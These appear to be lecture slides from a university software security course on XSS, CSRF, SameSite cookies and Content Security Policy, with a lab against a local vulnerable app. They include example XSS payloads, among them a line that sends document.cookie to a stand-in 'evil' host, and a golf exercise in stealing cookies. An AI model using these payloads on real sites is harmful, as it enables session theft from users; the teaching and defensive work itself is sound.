XSS & Client-Side Risks
Software Security · Nutthakorn Chalaemwongwan
Today
- The browser security model
- XSS: reflected / stored / DOM
- CSRF + SameSite cookies
- Content Security Policy (CSP)
- 🎮 Game: XSS Golf
Recap — Week 4
- Injection = data interpreted as code
- Parameterized queries fix SQLi
- Same idea returns today — in the browser
Browser security model
- Same-Origin Policy (SOP): scripts only read data from same origin
- Origin = scheme + host + port
- Cookies, DOM, storage scoped per origin
XSS = injection into the page
Attacker JavaScript runs in the victim's browser, in the site's origin.
- Steal cookies/sessions, keylog, rewrite the page, pivot
- Maps to OWASP A05:2025 Injection (output side)
Three flavors of XSS
| Type | Where the payload lives |
|---|---|
| Reflected | in the request, echoed back |
| Stored | saved server-side, served to others |
| DOM | client-side JS writes untrusted data to the DOM |
- Today's graded app (
vulnerable_app.py) implements reflected + stored only; DOM XSS is optional, via the ungraded Juice Shop target
Example payloads
<script>fetch('//evil/'+document.cookie)</script>
<img src=x onerror=alert(1)>
"><svg onload=alert(1)>- Context matters: HTML body vs attribute vs JS vs URL
vulnerable_app.pyfilters nothing — every payload here fires as-is; the<img onerror>form isn't "the one that sneaks past a filter," it's just 3 characters longer than<script>alert(1)</script>(28 vs. 25) — a real golf trade-off, not a bypass technique
Try it — one value, four sinks
The same input, landing in an HTML text node, an unquoted attribute, an href="…", and a <script> string — at once. Pick an escaper, see which sinks it actually protects.

The fix: encode on output — data renders as text
# vulnerable: raw value concatenated into HTML -> <script> is parsed as a tag
html = "<h1>Hello, " + name + "!</h1>"
# fixed: escape() for the HTML context -> < becomes <, shown as text
html = "<h1>Hello, " + str(escape(name)) + "!</h1>"
# stored comments: Jinja autoescaping renders {{ c }} as text, not markup- The bug is on output — storing
<script>is fine; rendering it unescaped is not escape()turns<into<— the parser reads an entity (text), never a tag-start- Encode for the context (HTML / attribute / JS / URL); CSP + HttpOnly are extra layers
XSS in one picture

CSRF — riding the user's session
- Browser auto-sends cookies → attacker forges a state-changing request
- Real defenses: anti-CSRF tokens, checking Origin/Referer, and the endpoint actually checking who's asking
SameSite=Strictalone stops the cookie from attaching cross-site — it does not stop a request from being accepted if the endpoint never checks authorization in the first place (today's lab proves this)
Same cookie, opposite directions
Real-world: British Airways (2018)
- Attackers injected malicious JS (Magecart) into BA's site/app
- Script skimmed credit-card details as users typed
- ~380k payment records skimmed; ICO proposed a £183M fine, finalized at £20M (2020, ~89% reduction)
Client-side injection = real money + real fines.
CWE mapping
- CWE-79 — Cross-site scripting
- CWE-352 — CSRF
- CWE-1004 — cookie set without
HttpOnly(this week's cookie-theft task)
Defenses
- Output encoding per context (HTML/attr/JS/URL)
- Framework auto-escaping (don't bypass with
innerHTML/dangerouslySetInnerHTML) - Content Security Policy — a defense-in-depth header, set alongside escaping — it doesn't replace it
HttpOnly+SameSitecookies; anti-CSRF tokens and an endpoint that actually checks who's asking
⛳ Game — XSS Golf
Craft the shortest payload that pops alert(1) / steals a cookie against vulnerable_app.py.
- Solo scoring by character count (no filter to beat — it's a golf exercise, not a bypass race)
- Defend: run
fixed_app.py— same payloads, now escaped — then prove CSRF still works against it and explain why
Lab steps
📋 Worksheet 5 —
labs/week05-xss-client-side/worksheet.md(Part 3) · kickoff:docker compose up→ http://localhost:8080
- Find reflected + stored XSS in
vulnerable_app.py(DOM XSS via Juice Shop is optional/ungraded) - Demonstrate cookie theft via the stored payload
- Run
fixed_app.py— confirm output encoding + CSP now block your XSS payloads - Demonstrate CSRF still succeeds against
fixed_app.py— explain why SameSite didn't stop it
Deliverable
- Each XSS type with payload + context
- Escaping + CSP that blocks them (show before/after)
- Short note: why CSRF still succeeds against
fixed_app.pydespiteSameSite=Strict - + Audit the AI / EiPE / Prompt Problem (see worksheet)
Key takeaways
- XSS is injection on the output side — encode for the context
- CSP is defense-in-depth, not a substitute for encoding
- SameSite cookies stop the cookie attaching cross-site — they don't stop a request being accepted if the endpoint never checks authorization
Questions?
Next week: Authentication, sessions & access control